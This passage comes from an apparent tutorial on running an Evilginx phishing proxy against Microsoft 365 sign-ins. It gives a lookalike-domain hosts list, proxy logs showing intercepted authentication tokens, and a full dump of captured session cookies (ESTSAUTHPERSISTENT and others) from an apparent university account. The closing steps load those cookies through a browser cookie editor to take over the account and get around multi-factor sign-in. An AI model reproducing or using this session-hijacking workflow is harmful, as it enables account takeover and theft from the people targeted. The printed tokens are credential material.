127.0.0.1 account.black-lab.com
127.0.0.1 outlook.black-lab.com
127.0.0.1 gui.black-lab.com
127.0.0.1 csp.black-lab.com
127.0.0.1 reporting.black-lab.com
127.0.0.1 sso.black-lab.com
127.0.0.1 black-lab.com
127.0.0.1 events.api.black-lab.com
127.0.0.1 apm.vpce.gdw55e.black-lab.com
127.0.0.1 g.sst.black-lab.com
127.0.0.1 ssl.black-lab.com
127.0.0.1 ok.black-lab.com
127.0.0.1 okta.black-lab.com
```

Command to Start our attack in Evilginx , you will put all these hosts in **C:\Windows\System32\drivers\etc\hosts** file in windows or **/etc/hosts** if you use linux (sudo and administrator privileges are required)

Evilginx in Action

The screenshot shows a web browser window with the URL `login.black-lab.com/common/oauth2/v2.0/authorize?client_id=4765445b-32c6-49b0-83e6-1d93765276ca&redirect...`. The page displays the Microsoft 'Sign in' interface. The email field contains `s@ntu.edu.iq`. Below the email field, there are links for 'No account? Create one!' and 'Can't access your account?'. A blue 'Next' button is visible. At the bottom, there is a 'Sign-in options' link.

Overlaid on the right side of the browser window is a terminal window titled `C:\Windows\System32\cmd.exe - build_run.bat`. The terminal output shows the following logs:

```
https://login.black-lab.com/kpIJxIwN
[19:43:20] [dbg] Fetching TLS certificate for login.microsoftonline.com:443 ...
[19:43:20] [dbg] Fetching TLS certificate for login.microsoftonline.com:443 ...
[19:43:20] [dbg] triggered lure for path '/kpIJxIwN'
[19:43:21] [imp] [0] [microsoft365] new visitor has arrived: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36 (127.0.0.1)
[19:43:21] [inf] [0] [microsoft365] landing URL: https://login.black-lab.com/kpIJxIwN
[19:43:21] [dbg] redirect URL (lure):
[19:43:21] [dbg] whitelistIP: 127.0.0.1 9e0c5f2924c172d73801e3529d8a91cfe586ecc2680e73cbcbd7e5363e8570f3
[19:43:21] [dbg] POST: /
[19:43:21] [dbg] POST body =
[19:43:28] [dbg] login.microsoftonline.com: fpc = ArVEs6fGrj0llgcAp06BtU
[19:43:28] [dbg] session: login.microsoftonline.com: fpc = ArVEs6fGrj0llgcAp06BtU
[19:43:28] [dbg] .login.microsoftonline.com: esctx = PAQABWEEAAABlMNzVhAPUTrARzfQjwPtKHPB0nwG3jBsHVPedq0cmH11
[19:43:28] [dbg] session: .login.microsoftonline.com: esctx = PAQABWEEAAABlMNzVhAPUTrARzfQjwPtKHPB0nwG3jBsHVPedq0cmH11
[19:43:28] [dbg] login.microsoftonline.com: x-ms-gateway-slice = estsfd
[19:43:28] [dbg] session: login.microsoftonline.com: x-ms-gateway-slice = estsfd
[19:43:28] [dbg] login.microsoftonline.com: stsservicecookie = estsfd
[19:43:28] [dbg] session: login.microsoftonline.com: stsservicecookie = estsfd
[19:43:28] [dbg] js_inject: injected redirect script for session: 9e0c5f2924c172d73801e3529d8a91cfe586ecc2680e73cbcbd7e5363e8570f3
[19:43:28] [***] [0] detected authorization URL - tokens intercepted: /
[19:43:28] [dbg] Fetching TLS certificate for www.office.com:443 ...
[19:43:30] [dbg] whitelistIP: 127.0.0.1 9e0c5f2924c172d73801e3529d8a91cfe586ecc2680e73cbcbd7e5363e8570f3
[19:43:30] [dbg] POST: /login
[19:43:30] [dbg] POST body =
```

Our template here is targeting Business emails, our proxy will get every request then redirect it to the real site in real time !

Evilginx in Action

The screenshot displays a Windows desktop environment. In the foreground, a web browser window shows the Microsoft login page. The page includes the Microsoft logo, a back arrow, a redacted email address ending in @ntu.edu.iq, a password input field, a "Forgot my password" link, and a "Sign in" button. In the background, a terminal window titled "C:\Windows\System32\cmd.exe - build_run.bat" shows the output of the Evilginx proxy. The logs indicate that the proxy has successfully intercepted the login request and is redirecting the user to the real site. The logs include timestamps, debug messages, and the intercepted authorization URL.

```
C:\Windows\System32\cmd.exe - build_run.bat
[19:43:33] [dbg] js_inject: injected redirect script for session: 9e0c5f2924c172d73801e3529d8a91cfe586ecc2680e
[19:43:33] [+++] [0] detected authorization URL - tokens intercepted: /common/oauth2/v2.0/authorize
[19:43:33] [dbg] login.microsoftonline.com: x-ms-gateway-slice = estsfd
[19:43:33] [dbg] session: login.microsoftonline.com: x-ms-gateway-slice = estsfd
[19:43:33] [+++] [0] detected authorization URL - tokens intercepted: /favicon.ico
: 2025/10/08 19:43:33 [014] WARN: Cannot write TLS response header from mitm'd client: write tcp 127.0.0.1:443
established connection was aborted by the software in your host machine.
[19:44:55] [dbg] whitelistIP: 127.0.0.1 9e0c5f2924c172d73801e3529d8a91cfe586ecc2680e73cbcb7e5363e8570f3
[19:44:55] [dbg] POST: /common/GetCredentialType
[19:44:55] [dbg] POST body = {"username": "[REDACTED]@ntu.edu.iq", "isOtherIdpSupported": true, "checkPho
": true, "isCookieBannerShown": false, "isFidoSupported": true, "originalRequest": "rQQIARAahZi5jON0GMVzzGQzEbAzwwpB8g
4z995XDR-yOjmo1LSuq7RgatNsgqq2nWoluoaCh2QZEgaagIAv1Cunp6T29r_t-lXtUDA8hNeRhEdSQ008wksAxDJ9VUUAQVYyeIVUKNY1qY06
On9_kT6wwXG506_UkSWrBYmEbZs0IvLo79ee2fxwDH_L5l_n8k8K-6Vd7rZvChkApGscxnEJwGiNJEqNrQmdoCSMNEaETir2u05ARRFSGHq84q
CLUtnp7dw9VnFeuEHGkhgKQUs2TEkEnWqJ3CV8V7g-aUwiBNxas7cz8s3CwCNbeZBlswiFF7wrKRI6YpNfgjFLzs0rbSiBWL3wm9MUGGSjyuew
9aVEmbK2AwuLnzNAwRpc4QF3UMUy36848pyIDK1lp88zwYkVsLIUrvsUZCWD7QhOhtinH-qsxMsFstZ1BBqaxsekGykodi5c612tClR2w_QtL1
WkrI80mpVtzwGQmsFCX6fRDWxRBAf10Ng4FNUItbG5FKRzlxelqmbhEy0BNhChvoW6dmGxqsMxEe_akkqoHN8nAA05L5US3wGSjN0UP3rLz2P
M6oN_Gxt4Zq3puI_38q_3PiiXD_c_zJ3kPnuAFE_L5cph7k2728s_3d9h-Mwof_33x3X-ce7nh0fkW52v97oM-SiBPk2sqdLpxuG2bw75VTI
emg35mIjEJNkD9K-a_u5X48-F-gX73zfzqUS2RM3MKauuTn-D-wX7-bu3nv6zV-Pv_3py9_Z1_e_80Ruh1tTHIX8gVQ6iLdVY6gGQ2Yg09ML1Ge
", "country": "IQ", "forceotclogin": false, "isExternalFederationDisallowed": false, "isRemoteConnectSupported": false
false, "flowToken": "AQABIQEAAABIMNzVhAPUTrARzfQjWpTK7pOKueXMBigWiW9GpA003HbPP88maG8zpsUWTIV9Dw2iJw-jvpV_MYknaik
ex86iWr2NMbgIEIUwk1aN3c05XhkvLgEeocBRMKTPV8gmVwa_-VKtQfFGKS0RLBqMzpJauKIudJmBWqD0oNKKXGpUa2MNCxj9h4PoTi2rjK3Ruf
ZxSTbQQz7LxG9PZgKb5847s4XkdtVyCbWFRWv7uYjABcVAnSIFKsc2FVDQqc2NaqF8DpxGLDee0wHVCh4u06_RTPT1sIN0zh23Ln5Cf3i3Hcp5z
ple_ia8ia0skX_NTP9ECz04XIMGz00pjYiLBMTIdyNbB7bmsBR1y_b-9Fz5hRXjpd1yDswjyVj5N7AvCjOrdebZiuyirIw4jW8jfwTJ41P3N2k
183ZG75P8Kh198YRyAA", "isAccessPassSupported": true, "isQrCodePinSupported": true}
[19:44:55] [dbg] login.microsoftonline.com: fpc = ArVES6fGrj10llgcAp06BtW8Ae7AAQAAAM6ne0A0AAAA
[19:44:55] [dbg] session: login.microsoftonline.com: fpc = ArVES6fGrj10llgcAp06BtW8Ae7AAQAAAM6ne0A0AAAA
[19:44:55] [dbg] login.microsoftonline.com: x-ms-gateway-slice = estsfd
[19:44:55] [dbg] session: login.microsoftonline.com: x-ms-gateway-slice = estsfd
[19:44:55] [+++] [0] detected authorization URL - tokens intercepted: /common/GetCredentialType
```

Our template here is targeting Business emails, our proxy will get every request then redirect it to the real site in real time !

Evilginx in Action

```
C:\Windows\System32\cmd.exe - build_run.bat
: sessions
```

id	phishlet	username	password	tokens	remote ip	time
1	microsoft365			none	127.0.0.1	2025-10-07 03:26
3	microsoft365			none	127.0.0.1	2025-10-08 19:20
4	microsoft365			none	127.0.0.1	2025-10-08 19:27
5	microsoft365			none	127.0.0.1	2025-10-08 19:28
6	microsoft365			captured	127.0.0.1	2025-10-08 19:46

```
:
```

Session Token was captured successfully

Evilginx in Action

```
: sessions 6
```

```
id           : 6
phishlet     : microsoft365
username     : [REDACTED]@ntu.edu.iq
password     : [REDACTED]
tokens       : captured
landing url   : https://login.black-lab.com/kpIJxIwN
user-agent    : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
remote ip    : 127.0.0.1
create time   : 2025-10-08 19:43
update time  : 2025-10-08 19:46
```

```
[ cookies ]
```

```
[{"path":"/","domain": ".login.microsoftonline.com", "expirationDate": 1791485334, "value": "1.AUsALXsl_xQ2mUqRYhaMkg0DzVtEZUfGMrBJg-Ydk3ZSdspLAMZLAA.AgABFwQAAABlMNzVhAPUTrARzfQjWpTKAwDs_wUA9P8STYZ4WqU7eSFnBXhviAekwfrzos0QcKFc0gQ-WB_AFGrlY0hoq2H2_VJELPI0rcaA049WzyA_CVyzvcBh164y8cWmiT2bAdPeSCICS_7h5dHmnDDxh3kwDBgaIzvIVmwmYj9BGkyq4vXVSHJby0VNL_74NkTiMJn2ixkyVLtMYez5N2YuzobFDA1FksqL5ARu8IdRJ_ptIstHTXnN_EBnoMPgxYBKEY7fu-h4xu0v_u02TTfEp3vnHLU5QHAueGhfoYp2vdcaKX7-DaRhnlYoMP9609Qu_JXV05Z6yqv4NazGxQcxtL_w0uk10xG5vjxy8chctL-zgUZbpsdPOeAhrSyR0kQwpCcSo4m_4eJ4ZtV2AGTxAvh88QPwygmY1AZVKxGLaX-BQbKNNgTT6gX73H1f07vda9HSSb-w01ck2HHp8uf8SmowlWxRfH4y7v85V7Hm1z-VPc4i7Yph9AuCYcfwtDlMcIB77JMKJjvM8Vdtj_osvEr-PrEbGs6wNNGwXgY-kzxorqIwYDkZWUtZO_Nj329dEdEpFiSEbyv13EMUdxQshC9EmuMiE8IXn0Be05irFjNhCVC5k5Qz5cyZxwpVkDmFxs6U-kiQd6L6pIAHPr-g", "name": "ESTSAUTHPERSISTENT", "httpOnly": true, "hostOnly": false, "secure": false, "session": false}, {"path":"/","domain": ".login.microsoftonline.com", "expirationDate": 1791485334, "value": "CAGABFgIAAABlMNzVhAPUTrARzfQjWpTKAwDs_wUA9P9CfVtkzspMkf-zGyqG4TGRGplhgZftCWHV8NfSKvlcpG3GHlIEUzJSgojSB61JsN8Td8KwJfvHSuFc7U_5IVDKymOkazMTzIjkiKh2Z_fd35KSaxmsadoROwOT1A9zC_YJfp2M-qbbt_XV-daMxDE9l4vyzckgZ_CboC85d0PnTkI3l0-iXx_Xa5Jl_lgYIceIuhPqe38Tp2bQPj4Yf8yVhYAH95rohH4tB8Wqq6PieDbI18407ExxICwKQY7yXdh0SYc", "name": "SignInStateCookie", "httpOnly": true, "hostOnly": false, "secure": false, "session": false}, {"path":"/","domain": ".login.microsoftonline.com", "expirationDate": 1791485334, "value": "PAQABRwFAAABlMNzVhAPUTrARzf0iWPtK7e1SD7EVc4clpM7nd0h_7FDKFNKEFseRi_0ecGHMaXctAl dm"}]
```

Now we will Dump the Token With session command and give the **id** of the session

Login to account using the session token

The screenshot shows the Chrome Web Store interface. At the top, there's a search bar with the text "Search extensions and themes" and a "Sign in" button. Below the search bar, there are tabs for "Discover", "Extensions" (which is selected), and "Themes". The main content area displays the "EditThisCookie (V3)" extension. It features a cookie icon, the extension name, and a blue "Add to Chrome" button highlighted with an orange border. Below the extension name, there's a link to "editcookie.com", a "Featured" badge, a rating of "3.6 ★ (43 ratings)", and a "Share" link. Further down, there are tags for "Extension" and "Tools", and a user count of "200,000 users". The bottom section of the page shows a large red banner with the extension's name and a list of features: "Edit existing cookies", "Create new cookies", "Import/Export cookies", "Prevent cookies from being created", "Protect your cookies from modifications", and "Set a maximum age for any cookie". A small image of the extension's icon is also visible in the bottom right corner of the banner.

chrome web store

Search extensions and themes

Sign in

Discover Extensions Themes

 **EditThisCookie (V3)**

[editcookie.com](#)  **Featured** 3.6 ★ (43 ratings) [Share](#)

Extension Tools 200,000 users


 **EditThisCookie**
The first and most popular cookie editor for Google Chrome

EditThisCookie

- Edit existing cookies
- Create new cookies
- Import/Export cookies
- Prevent cookies from being created
- Protect your cookies from modifications
- Set a maximum age for any cookie


We will install **EditThisCookie** Extension to edit cookies and login to account

Login to account using the session token



